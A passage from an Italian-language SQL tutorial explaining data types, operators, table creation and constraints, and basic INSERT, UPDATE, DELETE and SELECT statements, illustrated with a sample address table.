CHARACTER VARYING(*dimensione*)
CHAR VARYING(*dimensione*)
VARCHAR(*dimensione*)

Una stringa di dimensione variabile può essere definita attraverso uno dei tre modi appena elencati. È necessario specificare la dimensione massima che questa stringa potrà avere. Il minimo è rappresentato dalla stringa nulla.

323.2.1.1 Costanti stringa

Le costanti stringa si esprimono delimitandole attraverso apici singoli, oppure apici doppi, come nell'esempio seguente:

```
'Questa è una stringa letterale per SQL'
"Anche questa è una stringa letterale per SQL"
```

Non tutti i sistemi SQL accettano entrambi i tipi di delimitatori di stringa. In caso di dubbio è bene limitarsi all'uso degli apici singoli; eventualmente, per inserire un apice singolo in una stringa delimitata con apici singoli, dovrebbe essere sufficiente il suo raddoppio. In pratica, per scrivere una stringa del tipo «l'albero», dovrebbe essere possibile scrivere:

```
'l''albero'
```

323.2.2 Valori numerici

I tipi numerici si distinguono in *esatti* e *approssimati*, intendendo con la prima definizione quelli di cui si conosce il numero massimo di cifre numeriche intere e decimali, mentre con la seconda si fa riferimento ai tipi a virgola mobile. In ogni caso, le dimensioni massime o la precisione massima che possono avere tali valori dipende dal sistema in cui vengono utilizzati.

NUMERIC | NUMERIC(*precisione* [, *scala*])

Il tipo '**NUMERIC**' permette di definire un valore numerico composto da un massimo di tante cifre numeriche quante indicate dalla precisione, cioè il primo argomento tra parentesi. Se viene specificata anche la scala, si intende riservare quella parte di cifre per quanto appare dopo la virgola. Per esempio, con '**NUMERIC(5,2)**' si possono rappresentare valori da +999,99 a -999,99.

Se non viene specificata la scala, si intende che si tratti solo di valori interi; se non viene specificata nemmeno la precisione, viene usata la definizione predefinita per questo tipo di dati, che dipende dalle caratteristiche del DBMS.

DECIMAL | DECIMAL(*precisione* [, *scala*])
DEC | DEC(*precisione* [, *scala*])

Il tipo '**DECIMAL**' è simile al tipo '**NUMERIC**', con la differenza che le caratteristiche della precisione e della scala rappresentano le esigenze minime, mentre il sistema potrà fornire una rappresentazione con precisione o scala maggiore.

```
INTEGER | INT
SMALLINT
```

I tipi '**INTEGER**' e '**SMALLINT**' rappresentano tipi interi la cui dimensione dipende generalmente dalle caratteristiche del sistema operativo e dall'hardware utilizzato. L'unico riferimento sicuro è che il tipo '**SMALLINT**' permette di rappresentare interi con una precisione inferiore o uguale al tipo '**INTEGER**'.

```
FLOAT | FLOAT(precisione)
REAL
DOUBLE PRECISION
```

Il tipo '**FLOAT**' definisce un tipo numerico approssimato (a virgola mobile) con una precisione binaria pari o superiore di quella indicata tra parentesi (se non viene indicata, dipende dal sistema).

Il tipo '**REAL**' e il tipo '**DOUBLE PRECISION**' sono due tipi a virgola mobile con una precisione prestabilita. Questa precisione dipende dal sistema, ma in generale, il secondo dei due tipi deve essere più preciso dell'altro.

323.2.2.1 Costanti numeriche

I valori numerici costanti vengono espressi attraverso la semplice indicazione del numero senza delimitatori. La virgola di separazione della parte intera da quella decimale si esprime attraverso il punto ('**.**').

323.2.3 Valori Data-orario e intervalli di tempo

I valori data-orario sono di tre tipi e servono rispettivamente a memorizzare un giorno particolare, un orario normale e un'informazione data-ora completa.

```
DATE
TIME | TIME(precisione)
TIME WITH TIME ZONE | TIME(precisione) WITH TIME ZONE
TIMESTAMP | TIMESTAMP(precisione)
TIMESTAMP WITH TIME ZONE | TIMESTAMP(precisione) WITH TIME ZONE
```

Il tipo '**DATE**' permette di rappresentare delle date composte dall'informazione anno-mese-giorno. Il tipo '**TIME**' permette di rappresentare un orario particolare, composto da ore-minuti-secondi ed eventualmente frazioni di secondo. Se viene specificata la precisione, si intende definire un numero di cifre per la parte frazionaria dei secondi, altrimenti si intende che non debbano essere memorizzate le frazioni di secondo. Il tipo '**TIMESTAMP**' è un'informazione oraria più completa del tipo '**TIME**' in quanto prevede tutte le informazioni, dall'anno ai secondi, oltre alle eventuali frazioni di secondo. Se viene specificata la precisione, si intende definire un numero di cifre per la parte frazionaria dei secondi, altrimenti si intende che non debbano essere memorizzate le frazioni di secondo.

L'aggiunta dell'opzione '**WITH TIME ZONE**' serve a specificare un tipo orario differente, che assieme all'informazione oraria aggiunge lo scostamento, espresso in ore e minuti, dell'ora locale

dal tempo universale (UTC). Per esempio, 22:05:10+1:00 rappresenta le 22.05 e 10 secondi dell'ora locale italiana (durante l'inverno), mentre il tempo universale corrispondente sarebbe invece 21:05:10+0:00.

Quanto mostrato fino a questo punto, rappresenta un valore che indica un momento preciso nel tempo: una data o un'orario, o entrambe le cose. Per rappresentare una durata, si parla di intervalli. Per l'SQL si possono gestire gli intervalli a due livelli di precisione: anni e mesi; oppure giorni, ore, minuti, secondi ed eventualmente anche le frazioni di secondo. L'intervallo si indica con la parola chiave '**INTERVAL**', seguita eventualmente dalla precisione con qui questo deve essere rappresentato:

```
INTERVAL [unità_di_misura_data_orario [TO unità_di_misura_data_orario]]
```

In pratica, si può indicare che si tratta di un intervallo, senza specificare altro, oppure si possono definire una o due unità di misura che limitano la precisione di questo (pur restando nei limiti a cui si è già accennato). Tanto per fare un esempio concreto, volendo definire un'intervallo che possa esprimere solo ore e minuti, si potrebbe dichiarare con: '**INTERVAL HOUR TO MINUTE**'. La tabella 323.1 elenca le parole chiave che rappresentano queste unità di misura.

Tabella 323.1. Elenco delle parole chiave che esprimono unità di misura data-orario.

Parola chiave	Significato
YEAR	Anni
MONTH	Mesi
DAY	Giorni
HOUR	Ore
MINUTE	Minuti
SECOND	Secondi

323.2.3.1 Costanti data-orario

Le costanti che rappresentano informazioni data-orario sono espresse come le stringhe, delimitate tra apici. Il sistema DBMS potrebbe ammettere più forme differenti per l'inserimento di queste, ma i modi più comuni dovrebbero essere quelli espressi dagli esempi seguenti.

```
'1999-12-31'
'12/31/1999'
'31.12.1999'
```

Questi tre esempi rappresentano la stessa data: il 31 dicembre 1999. Per una questione di uniformità, dovrebbe essere preferibile il primo di questi formati, corrispondente allo stile ISO 8601. Anche gli orari che si vedono sotto, sono aderenti allo stile ISO 8601; in particolare per il fatto che il fuso orario viene indicato attraverso lo scostamento dal tempo universale, invece che attraverso una parola chiave che definisca il fuso dell'ora locale.

```
'12:30:50+1.00'
'12:30:50.10'
'12:30:50'
'12:30'
```

Il primo di questa serie di esempi rappresenta un orario composto da ore, minuti e secondi, oltre all'indicazione dello scostamento dal tempo universale (per ottenere il tempo universale deve essere sottratta un'ora). Il secondo esempio mostra un orario composto da ore, minuti, secondi e centesimi di secondo. Il terzo e il quarto sono rappresentazioni normali, in particolare nell'ultimo è stata omessa l'indicazione dei secondi.

```
'1999-12-31 12:30:50+1.00'
'1999-12-31 12:30:50.10'
```

```
'1999-12-31 12:30:50'
'1999-12-31 12:30'
```

Gli esempi mostrano la rappresentazione di informazioni data-orario complete per il tipo '**TIMESTAMP**'. La data è separata dall'ora da uno spazio.

323.2.3.2 Costanti che esprimono intervalli

Un'informazione che rappresenta un intervallo di tempo inizia sempre con la parola chiave '**INTERVAL**' ed è seguita da una stringa che contiene l'indicazione di uno o più valori, seguiti ognuno dall'unità di misura relativi (ammesso che ciò sia necessario). Si osservino i due esempi seguenti:

```
INTERVAL '12 HOUR 30 MINUTE 50 SECOND'
INTERVAL '12:30:50'
```

Queste due forme rappresentano entrambe la stessa cosa: una durata di 12 ore, 30 minuti e 50 secondi. In generale, dovrebbe essere preferibile la seconda delle due forme di rappresentazione.

```
INTERVAL '10 DAY 12 HOUR 30 MINUTE 50 SECOND'
INTERVAL '10 DAY 12:30:50'
```

Come prima, i due esempi che si vedono sopra sono equivalenti. Intuitivamente, si può osservare che non ci può essere un altro modo di esprimere una durata in giorni, senza specificarlo attraverso la parola chiave '**DAY**'.

Per completare la serie di esempi, si aggiungono anche i casi in cui si rappresentano esplicitamente quantità molto grandi, che di conseguenza sono approssimate al mese (come richiede lo standard SQL92):

```
INTERVAL '10 YEAR 11 MONTH'
INTERVAL '10 YEAR'
```

Gli intervalli di tempo possono servire per indicare un tempo trascorso rispetto al momento attuale. Per specificare espressamente questo fatto, si indica l'intervallo come un valore negativo, aggiungendo all'inizio un trattino (il segno meno).

```
INTERVAL '- 10 YEAR 11 MONTH'
```

L'esempio che si vede sopra, esprime precisamente 10 anni e 11 mesi fa.

323.3 Operatori, funzioni ed espressioni

SQL, pur non essendo un linguaggio di programmazione completo, mette a disposizione una serie di operatori e di funzioni utili per la realizzazione di espressioni di vario tipo.

323.3.1 Operatori aritmetici

Gli operatori che intervengono su valori numerici sono elencati nella tabella 323.2.

Tabella 323.2. Elenco degli operatori aritmetici.

Operatore e operandi	Descrizione
-*op*	Inverte il segno dell'operando.
op1 + *op2*	Somma i due operandi.
op1 - *op2*	Sottrae dal primo il secondo operando.
op1 * *op2*	Moltiplica i due operandi.
op1 / *op2*	Divide il primo operando per il secondo.
op1 % *op2*	Modulo: il resto della divisione tra il primo e il secondo operando.

Nelle espressioni, tutti i tipi numerici esatti e approssimati possono essere usati senza limitazioni. Dove necessario, il sistema provvede a eseguire le conversioni di tipo.

323.3.2 Operazioni con i valori data-orario e con intervalli di tempo

Le operazioni che si possono compiere utilizzando valori data-orario e valori che esprimono intervalli di tempo, hanno significato solo in alcune circostanze. La tabella 323.3 elenca le operazioni possibili e il tipo di risultato che si ottiene in base al tipo di operatori utilizzato.

Tabella 323.3. Operatori e operandi validi quando si utilizzano valori data-orario e valori che esprimono intervalli di tempo.

Operatore e operandi	Risultato
data_orario - *data_orario*	Intervallo
data_orario +|- *intervallo*	Data-orario
intervallo + *data_orario*	Data-orario
intervallo +|- *intervallo*	Intervallo
intervallo *|/ *numerico*	Intervallo
numerico * *intervallo*	Intervallo

323.3.3 Operatori di confronto e operatori logici

Gli operatori di confronto determinano la relazione tra due operandi. Il risultato dell'espressione composta da due operandi posti a confronto è di tipo booleano: *Vero* o *Falso*. Gli operatori di confronto sono elencati nella tabella 323.4.

Tabella 323.4. Elenco degli operatori di confronto.

Operatore e operandi	Descrizione
op1 = *op2*	*Vero* se gli operandi si equivalgono.
op1 <> *op2*	*Vero* se gli operandi sono differenti.
op1 < *op2*	*Vero* se il primo operando è minore del secondo.
op1 > *op2*	*Vero* se il primo operando è maggiore del secondo.
op1 <= *op2*	*Vero* se il primo operando è minore o uguale al secondo.
op1 >= *op2*	*Vero* se il primo operando è maggiore o uguale al secondo.

Quando si vogliono combinare assieme diverse espressioni logiche si utilizzano gli operatori logici. Come in tutti i linguaggi di programmazione, si possono usare le parentesi tonde per raggruppare le espressioni logiche in modo da chiarire l'ordine di risoluzione. Gli operatori logici sono elencati nella tabella 323.5.

Tabella 323.5. Elenco degli operatori logici.

Operatore e operandi	Descrizione
NOT *op*	Inverte il risultato logico dell'operando.
op1 AND *op2*	*Vero* se entrambi gli operandi restituiscono il valore *Vero*.
op1 OR *op2*	*Vero* se almeno uno degli operandi restituisce il valore *Vero*.

Il meccanismo di confronto tra due operandi numerici è evidente, mentre può essere meno evidente con le stringhe di caratteri. Per la precisione, il confronto tra due stringhe avviene senza tenere conto degli spazi finali, per cui, le stringhe '**`'ciao'`**' e '**`'ciao '`**' dovrebbero risultare uguali attraverso il confronto di uguaglianza con l'operatore '**`=`**'.

Con le stringhe, tuttavia, si possono eseguire dei confronti basati su modelli, attraverso gli operatori '**`IS LIKE`**' e '**`IS NOT LIKE`**'. Il modello può contenere dei metacaratteri rappresentati dal trattino basso ('`_`'), che rappresenta un carattere qualsiasi, e dal simbolo di percentuale ('**`%`**'), che rappresenta una sequenza qualsiasi di caratteri. La tabella 323.6 riassume quanto affermato.

Tabella 323.6. Espressioni sulle stringhe di caratteri.

Espressioni e modelli	Descrizione
stringa IS LIKE *modello*	Restituisce *Vero* se il modello corrisponde alla stringa.
stringa IS NOT LIKE *modello*	Restituisce *Vero* se il modello non corrisponde alla stringa.
_	Rappresenta un carattere qualsiasi.
%	Rappresenta una sequenza indeterminata di caratteri.

La presenza di valori indeterminati impone la presenza di operatori di confronto in grado di determinarne l'esistenza. La tabella 323.7 riassume gli operatori ammissibili in questi casi.

Tabella 323.7. Espressioni di verifica dei valori indeterminati.

Operatori	Descrizione
espressione IS NULL	Restituisce *Vero* se l'espressione genera un risultato indeterminato.
espressione IS NOT NULL	Restituisce *Vero* se l'espressione non genera un risultato indeterminato.

Infine, occorre considerare una categoria particolare di espressioni che permettono di verificare l'appartenenza di un valore a un intervallo o a un elenco di valori. La tabella 323.8 riassume gli operatori utilizzabili.

Tabella 323.8. Espressioni per la verifica dell'appartenenza di un valore a un intervallo o a un elenco.

Operatori e operandi	Descrizione
op1 IN (*elenco*)	*Vero* se il primo operando è contenuto nell'elenco.
op1 NOT IN (*elenco*)	*Vero* se il primo operando non è contenuto nell'elenco.
op1 BETWEEN *op2* AND *op3*	*Vero* se il primo operando è compreso tra il secondo e il terzo.
op1 NOT BETWEEN *op2* AND *op3*	*Vero* se il primo operando non è compreso nell'intervallo.

323.4 Tabelle

SQL tratta le «relazioni» attraverso il modello tabellare; di conseguenza si adegua tutta la sua filosofia e il modo di esprimere i concetti nella sua documentazione. Le tabelle di SQL vengono definite nel modo seguente dalla documentazione standard.

- La tabella è un insieme di più righe. Una riga è una sequenza non vuota di valori. Ogni riga della stessa tabella ha la stessa cardinalità e contiene un valore per ogni colonna di

quella tabella. L'i-esimo valore di ogni riga di una tabella è un valore dell'i-esima colonna di quella tabella. La riga è l'elemento che costituisce la più piccola unità di dati che può essere inserita in una tabella e cancellata da una tabella.

- Il grado di una tabella è il numero di colonne della stessa. In ogni momento, il grado della tabella è lo stesso della cardinalità di ognuna delle sue righe; la cardinalità della tabella (cioè il numero delle righe contenute) è la stessa della cardinalità di ognuna delle sue colonne. Una tabella la cui cardinalità sia zero viene definita come vuota.

In pratica, la tabella è un contenitore di informazioni organizzato in righe e colonne. La tabella viene identificata per nome, così anche le colonne, mentre le righe vengono identificate attraverso il loro contenuto.

Nel modello di SQL, le colonne sono ordinate, anche se ciò non è sempre un elemento indispensabile, dal momento che si possono identificare per nome. Inoltre sono ammissibili tabelle contenenti righe duplicate.

323.4.1 Creazione di una tabella

La creazione di una tabella avviene attraverso un'istruzione che può assumere un'articolazione molto complessa, a seconda delle caratteristiche particolari che da questa tabella si vogliono ottenere. La sintassi più semplice è quella seguente:

```
CREATE TABLE nome_tabella ( specifiche )
```

Tuttavia, sono proprio le specifiche indicate tra le parentesi tonde che possono tradursi in un sistema molto confuso. La creazione di una tabella elementare può essere espressa con la sintassi seguente:

```
CREATE TABLE nome_tabella (nome_colonna tipo [,...])
```

In questo modo, all'interno delle parentesi vengono semplicemente elencati i nomi delle colonne seguiti dal tipo di dati che in esse possono essere contenuti. L'esempio seguente rappresenta l'istruzione necessaria a creare una tabella composta da cinque colonne, contenenti rispettivamente informazioni su: codice, cognome, nome, indirizzo e numero di telefono.

```
CREATE TABLE Indirizzi (
        Codice          integer,
        Cognome         char(40),
        Nome            char(40),
        Indirizzo       varchar(60),
        Telefono        varchar(40)
    )
```

323.4.2 Valori predefiniti

Quando si inseriscono delle righe all'interno della tabella, in linea di principio è possibile che i valori corrispondenti a colonne particolari non siano inseriti esplicitamente. Se si verifica questa situazione (purché ciò sia consentito dai vincoli), viene attribuito a questi elementi mancanti un valore predefinito. Questo può essere stabilito all'interno delle specifiche di creazione della tabella; in mancanza di tale definizione, viene attribuito '**`NULL`**', corrispondente al valore indefinito.

La sintassi necessaria a creare una tabella contenente le indicazioni sui valori predefiniti da utilizzare è la seguente:

```
CREATE TABLE nome_tabella (
                nome_colonna tipo
                    [DEFAULT espressione]
                [,...]
        )
```

L'esempio seguente crea la stessa tabella già vista nell'esempio precedente, specificando come valore predefinito per l'indirizzo, la stringa di caratteri: «sconosciuto».

```
CREATE TABLE Indirizzi (
        Codice          integer,
        Cognome         char(40),
        Nome            char(40),
        Indirizzo       varchar(60)     DEFAULT 'sconosciuto',
        Telefono        varchar(40)
    )
```

323.4.3 Vincoli interni alla tabella

Può darsi che in certe situazioni, determinati valori all'interno di una riga non siano ammissibili, a seconda del contesto a cui si riferisce la tabella. I vincoli interni alla tabella sono quelli che possono essere risolti senza conoscere informazioni esterne alla tabella stessa.

Il vincolo più semplice da esprimere è quello di non ammissibilità dei valori indefiniti. La sintassi seguente ne mostra il modo.

```
CREATE TABLE nome_tabella (
                nome_colonna tipo
                    [NOT NULL]
                [,...]
        )
```

L'esempio seguente crea la stessa tabella già vista negli esempi precedenti, specificando che il codice, il cognome, il nome e il telefono non possono essere indeterminati.

```
CREATE TABLE Indirizzi (
        Codice          integer         NOT NULL,
        Cognome         char(40)        NOT NULL,
        Nome            char(40)        NOT NULL,
        Indirizzo       varchar(60)     DEFAULT 'sconosciuto',
        Telefono        varchar(40)     NOT NULL
    )
```

Un altro vincolo importante è quello che permette di definire che un gruppo di colonne deve rappresentare dati unici in ogni riga, cioè che non siano ammissibili righe che per quel gruppo di colonne abbiano dati uguali. Segue lo schema sintattico relativo.

```
CREATE TABLE nome_tabella (
                nome_colonna tipo
                [,...],
                UNIQUE ( nome_colonna [,...] )
                [,...]
        )
```

L'indicazione dell'unicità può riguardare più gruppi di colonne in modo indipendente. Per ottenere questo si possono indicare più opzioni '**`UNIQUE`**'.

> È il caso di osservare che il vincolo '**`UNIQUE`**' non è sufficiente per impedire che i dati possano essere indeterminati. Infatti, il valore indeterminato, '**`NULL`**', è diverso da ogni altro '**`NULL`**'.

L'esempio seguente crea la stessa tabella già vista negli esempi precedenti, specificando che i dati della colonna del codice devono essere unici per ogni riga.

```
CREATE TABLE Indirizzi (
        Codice          integer         NOT NULL,
        Cognome         char(40)        NOT NULL,
        Nome            char(40)        NOT NULL,
        Indirizzo       varchar(60)     DEFAULT 'sconosciuto',
        Telefono        varchar(40)     NOT NULL,
        UNIQUE (Codice)
    )
```

Quando una colonna, o un gruppo di colonne, costituisce un riferimento importante per identificare le varie righe che compongono la tabella, si può utilizzare il vincolo '**PRIMARY KEY**', che può essere utilizzato una sola volta. Questo vincolo stabilisce anche che i dati contenuti, oltre a non poter essere doppi, non possono essere indefiniti.

```
CREATE TABLE nome_tabella (
                nome_colonna tipo
                [,...],
                PRIMARY KEY ( nome_colonna [,...] )
         )
```

L'esempio seguente crea la stessa tabella già vista negli esempi precedenti specificando che la colonna del codice deve essere considerata la chiave primaria.

```
CREATE TABLE Indirizzi (
        Codice          integer,
        Cognome         char(40)        NOT NULL,
        Nome            char(40)        NOT NULL,
        Indirizzo       varchar(60)     DEFAULT 'sconosciuto',
        Telefono        varchar(40)     NOT NULL,
        PRIMARY KEY (Codice)
    )
```

323.4.4 Vincoli esterni alla tabella

I vincoli esterni alla tabella riguardano principalmente la connessione con altre tabelle e la necessità che i riferimenti a queste siano validi. La definizione formale di questa connessione è molto complessa e qui non viene descritta. Si tratta, in ogni caso, dell'opzione '**FOREIGN KEY**' seguita da '**REFERENCES**'.

Vale la pena però di considerare i meccanismi che sono coinvolti. Infatti, nel momento in cui si inserisce un valore, il sistema può impedire l'operazione perché non valida in base all'assenza di quel valore in un'altra tabella esterna specificata. Il problema nasce però nel momento in cui nella tabella esterna viene eliminata o modificata una riga che era oggetto di un riferimento da parte della prima. Si pongono le alternative seguenti.

- '**CASCADE**'

  Se nella tabella esterna il dato a cui si fa riferimento è stato cambiato, viene cambiato anche il riferimento nella tabella di partenza; se nella tabella esterna la riga corrispondente viene rimossa, viene rimossa anche la riga della tabella di partenza.

- '**SET NULL**'

  Se viene a mancare l'oggetto a cui si fa riferimento, viene modificato il dato attribuendo il valore indefinito.

- '**SET DEFAULT**'

  Se viene a mancare l'oggetto a cui si fa riferimento, viene modificato il dato attribuendo il valore predefinito.

- '**NO ACTION**'

  Se viene a mancare l'oggetto a cui si fa riferimento, non viene modificato il dato contenuto nella tabella di partenza.

Le azioni da compiere si possono distinguere in base all'evento che ha causato la rottura del riferimento: cancellazione della riga della tabella esterna o modifica del suo contenuto.

323.4.5 Modifica della struttura della tabella

La modifica della struttura di una tabella riguarda principalmente la sua organizzazione in colonne. Le cose più semplici che si possono desiderare di fare sono l'aggiunta di nuove colonne e l'eliminazione di colonne esistenti. Vedendo il problema in questa ottica, la sintassi si riduce ai due casi seguenti.

```
ALTER TABLE nome_tabella (
            ADD [COLUMN] nome_colonna tipo [altre_caratteristiche]
        )

ALTER TABLE nome_tabella (
                DROP [COLUMN] nome_colonna
        )
```

Nel primo caso si aggiunge una colonna, della quale si deve specificare il nome, il tipo ed eventualmente i vincoli; nel secondo si tratta solo di indicare la colonna da eliminare. A livello di singola colonna può essere eliminato o attribuito un valore predefinito.

```
ALTER TABLE nome_tabella (
            ALTER [COLUMN] nome_colonna DROP DEFAULT
        )

ALTER TABLE nome_tabella (
                ALTER [COLUMN] nome_colonna SET DEFAULT valore_predefinito
        )
```

323.4.6 Eliminazione di una tabella

L'eliminazione di una tabella, con tutto il suo contenuto, è un'operazione semplice che dovrebbe essere autorizzata solo all'utente che l'ha creata.

```
DROP TABLE nome_tabella
```

323.5 Inserimento, eliminazione e modifica dei dati

L'inserimento, l'eliminazione e la modifica dei dati di una tabella è un'operazione che interviene sempre a livello delle righe. Infatti, come già definito, la riga è l'elemento che costituisce l'unità di dati più piccola che può essere inserita o cancellata da una tabella.

323.5.1 Inserimento di righe

L'inserimento di una nuova riga all'interno di una tabella viene eseguito attraverso l'istruzione '**INSERT**'. Dal momento che nel modello di SQL le colonne sono ordinate, è sufficiente indicare ordinatamente l'elenco dei valori della riga da inserire, come mostra la sintassi seguente:

```
INSERT INTO nome_tabella VALUES (espressione_1[,...espressione_N])
```

Per esempio, l'inserimento di una riga nella tabella '**`Indirizzi`**' già mostrata in precedenza, potrebbe avvenire nel modo seguente:

```
INSERT INTO Indirizzi
    VALUES (
        01,
        'Pallino',
        'Pinco',
        'Via Biglie 1',
        '0222,222222'
    )
```

Se i valori inseriti sono meno del numero delle colonne della tabella, i valori mancanti, in coda, ottengono quanto stabilito come valore predefinito, o '**`NULL`**' in sua mancanza (sempre che ciò sia concesso dai vincoli della tabella).

L'inserimento dei dati può avvenire in modo più chiaro e sicuro elencando prima i nomi delle colonne, in modo da evitare di dipendere dalla sequenza delle colonne memorizzata nella tabella. La sintassi seguente mostra il modo di ottenere questo.

```
INSERT INTO nome_tabella (colonna_1 [,...colonna_N ]) ]
    VALUES (espressione_1 [,...espressione_N ]);
```

L'esempio già visto potrebbe essere tradotto nel modo seguente, più prolisso, ma anche più chiaro.

```
INSERT INTO Indirizzi (
        Codice,
        Cognome,
        Nome,
        Indirizzo,
        Telefono
    )
    VALUES (
        01,
        'Pallino',
        'Pinco',
        'Via Biglie 1',
        '0222,222222'
    )
```

Questo modo esplicito di fare riferimento alle colonne garantisce anche che eventuali modifiche di lieve entità nella struttura della tabella non debbano necessariamente riflettersi nei programmi. L'esempio seguente mostra l'inserimento di alcuni degli elementi della riga, lasciando che gli altri ottengano l'assegnamento di un valore predefinito.

```
INSERT INTO Indirizzi (
        Codice,
        Cognome,
        Nome,
        Telefono
    )
    VALUES (
        01,
        'Pinco',
        'Pallino',
        '0222,222222'
    )
```

323.5.2 Aggiornamento delle righe

La modifica delle righe può avvenire attraverso una scansione della tabella, dalla prima all'ultima riga, eventualmente controllando la modifica in base all'avverarsi di determinate condizioni. La sintassi per ottenere questo risultato, leggermente semplificata, è la seguente:

```
UPDATE tabella
    SET colonna_1=espressione_1 [,...colonna_N=espressione_N]
    [WHERE condizione]
```

L'istruzione '**`UPDATE`**' esegue tutte le sostituzioni indicate dalle coppie *colonna*=*espressione*, per tutte le righe in cui la condizione posta dopo la parola chiave '**`WHERE`**' si avvera. Se tale condizione manca, l'effetto delle modifiche si riflette su tutte le righe della tabella.

L'esempio seguente aggiunge una colonna alla tabella degli indirizzi, per contenere il nome del comune di residenza; successivamente viene inserito il nome del comune «Sferopoli» in base al prefisso telefonico.

```
ALTER TABLE Indirizzi ADD COLUMN Comune char(30)
```

```
UPDATE Indirizzi
    SET Comune='Sferopoli'
    WHERE Telefono >= '022' AND Telefono < '023'
```

Eventualmente, al posto dell'espressione si può indicare la parola chiave '**`DEFAULT`**' che fa in modo di assegnare il valore predefinito per quella colonna.

323.5.3 Eliminazione di righe

La cancellazione di righe da una tabella è un'operazione molto semplice. Richiede solo l'indicazione del nome della tabella e la condizione in base alla quale le righe devono essere cancellate.

```
DELETE FROM tabella [WHERE condizione]
```

Se la condizione non viene indicata, si cancellano tutte le righe!

323.6 Interrogazioni di tabelle

L'interrogazione di una tabella è l'operazione con cui si ottengono i dati contenuti al suo interno, in base a dei criteri di filtro determinati. L'interrogazione consente anche di combinare assieme dati provenienti da tabelle differenti, in base a delle relazioni che possono intercorrere tra queste.

323.6.1 Interrogazioni elementari

La forma più semplice di esprimere la sintassi necessaria a interrogare **una** sola tabella è quella espressa dallo schema seguente:

```
SELECT espress_col_1 [,...espress_col_N]
    FROM tabella
    [WHERE condizione]
```

In questo modo è possibile definire le colonne che si intendono utilizzare per il risultato, mentre le righe si specificano, eventualmente, con la condizione posta dopo la parola chiave '**`WHERE`**'.

L'esempio seguente mostra la proiezione delle colonne del cognome e nome della tabella di indirizzi già vista negli esempi delle altre sezioni, senza porre limiti alle righe.

```
SELECT Cognome, Nome FROM Indirizzi
```

Quando si vuole ottenere una selezione composta dalle stesse colonne della tabella originale, nel suo stesso ordine, si può utilizzare un carattere jolly particolare, l'asterisco ('*****'). Questo rappresenta l'elenco di tutte le colonne della tabella indicata.

```
SELECT * FROM Indirizzi
```

È bene osservare che le colonne si esprimono attraverso un'espressione, questo significa che le colonne a cui si fa riferimento sono quelle del risultato finale, cioè della tabella che viene restituita come selezione o proiezione della tabella originale. L'esempio seguente emette una sola colonna contenente un ipotetico prezzo scontato del 10 %, in pratica viene moltiplicato il valore di una colonna contenente il prezzo per 0,90, in modo da ottenerne il 90 % (100 % meno lo sconto).

```
SELECT Prezzo * 0.90 FROM Listino
```

In questo senso si può comprendere l'utilità di attribuire esplicitamente un nome alle colonne del risultato finale, come indicato dalla sintassi seguente:

```
SELECT espress_col_1 AS nome_col_1 ][,...espress_col_N AS nome_col_N ]
    FROM tabella
    [WHERE condizione ]
```

In questo modo, l'esempio precedente può essere trasformato come segue, dando un nome alla colonna generata e chiarendone così il contenuto.

```
SELECT Prezzo * 0.90 AS Prezzo_Scontato FROM Listino
```

Finora è stata volutamente ignorata la condizione che controlla le righe da selezionare. Anche se potrebbe essere evidente, è bene chiarire che la condizione posta dopo la parola chiave '**WHERE**' può fare riferimento solo ai dati originali della tabella da cui si attingono. Quindi, non è valida una condizione che utilizza un riferimento a un nome che appare dopo la parola chiave '**AS**' abbinata alle espressioni delle colonne.

Per qualche motivo che verrà chiarito in seguito, può essere conveniente attribuire un alias alla tabella da cui estrarre i dati. Anche in questo caso si utilizza la parola chiave '**AS**', come indicato dalla sintassi seguente:

```
SELECT specificazione_della_colonna_1 [,...specificazione_della_colonna_N ]
    FROM tabella AS alias
    [WHERE condizione ]
```

Quando si vuole fare riferimento al nome di una colonna, se per qualche motivo questo nome dovesse risultare ambiguo, si può aggiungere anteriormente il nome della tabella a cui appartiene, separandolo attraverso l'operatore punto ('**.**'). L'esempio seguente è la proiezione dei cognomi e dei nomi della solita tabella degli indirizzi. In questo caso, le espressioni delle colonne rappresentano solo le colonne corrispondenti della tabella originaria, con l'aggiunta dell'indicazione esplicita del nome della tabella stessa.

```
SELECT Indirizzi.Cognome, Indirizzi.Nome FROM Indirizzi
```

A questo punto, se al nome della tabella viene abbinato un alias, si può esprimere la stessa cosa indicando il nome dell'alias al posto di quello della tabella, come nell'esempio seguente:

```
SELECT Ind.Cognome, Ind.Nome FROM Indirizzi AS Ind
```

323.6.2 Interrogazioni ordinate

Per ottenere un elenco ordinato in base a qualche criterio, si utilizza l'istruzione '**SELECT**' con l'indicazione di un'espressione in base alla quale effettuare l'ordinamento. Questa espressione è preceduta dalle parole chiave '**ORDER BY**':

```
SELECT espress_col_1 [,...espress_col_N]
    FROM tabella
    [WHERE condizione]
    ORDER BY espressione [ASC|DESC] [,...]
```

L'espressione può essere il nome di una colonna, oppure un'espressione che genera un risultato da una o più colonne; l'aggiunta eventuale della parola chiave '**ASC**', o '**DESC**', permette di specificare un ordinamento crescente, o discendente. Come si vede, le espressioni di ordinamento possono essere più di una, separate con una virgola.

```
SELECT Cognome, Nome FROM Indirizzi ORDER BY Cognome
```

L'esempio mostra un'applicazione molto semplice del problema, in cui si ottiene un elenco delle sole colonne '**Cognome**' e '**Nome**', della tabella '**Indirizzi**', ordinato per '**Cognome**'.

```
SELECT Cognome, Nome FROM Indirizzi ORDER BY Cognome, Nome
```

Questo esempio, aggiunge l'indicazione del nome nella chiave di ordinamento, in modo che in presenza di cognomi uguali, la scelta venga fatta in base al nome.

```
SELECT Cognome, Nome FROM Indirizzi ORDER BY TRIM( Cognome ), TRIM( Nome )
```

Questo ultimo esempio mostra l'utilizzo di due espressioni come chiave di ordinamento. Per la precisione, la funzione '**TRIM()**', usata in questo modo, serve a eliminare gli spazi iniziali e finali superflui. In questo modo, se i nomi e i cognomi sono stati inseriti con degli spazi iniziali, questi non vanno a influire sull'ordinamento.

323.6.3 Interrogazioni simultanee di più tabelle

Se dopo la parola chiave '**FROM**' si indicano più tabelle (ciò vale anche se si indica più volte la stessa tabella), si intende fare riferimento a una tabella generata dal prodotto di queste. Se per esempio si vogliono abbinare due tabelle, una di tre righe per due colonne e un'altra di due righe per due colonne, quello che si ottiene sarà una tabella di quattro colonne composta da sei righe. Infatti, ogni riga della prima tabella risulta abbinata con ogni riga della seconda.

```
SELECT specificazione_della_colonna_1 [,...specificazione_della_colonna_N]
    FROM specificazione_della_tabella_1 [,...specificazione_della_tabella_N]
    [WHERE condizione]
```

Nel capitolo precedente è stato mostrato un esempio di gestione del magazzino. Vengono riproposte le tabelle di quell'esempio, ancora più semplificate (figura 323.1).

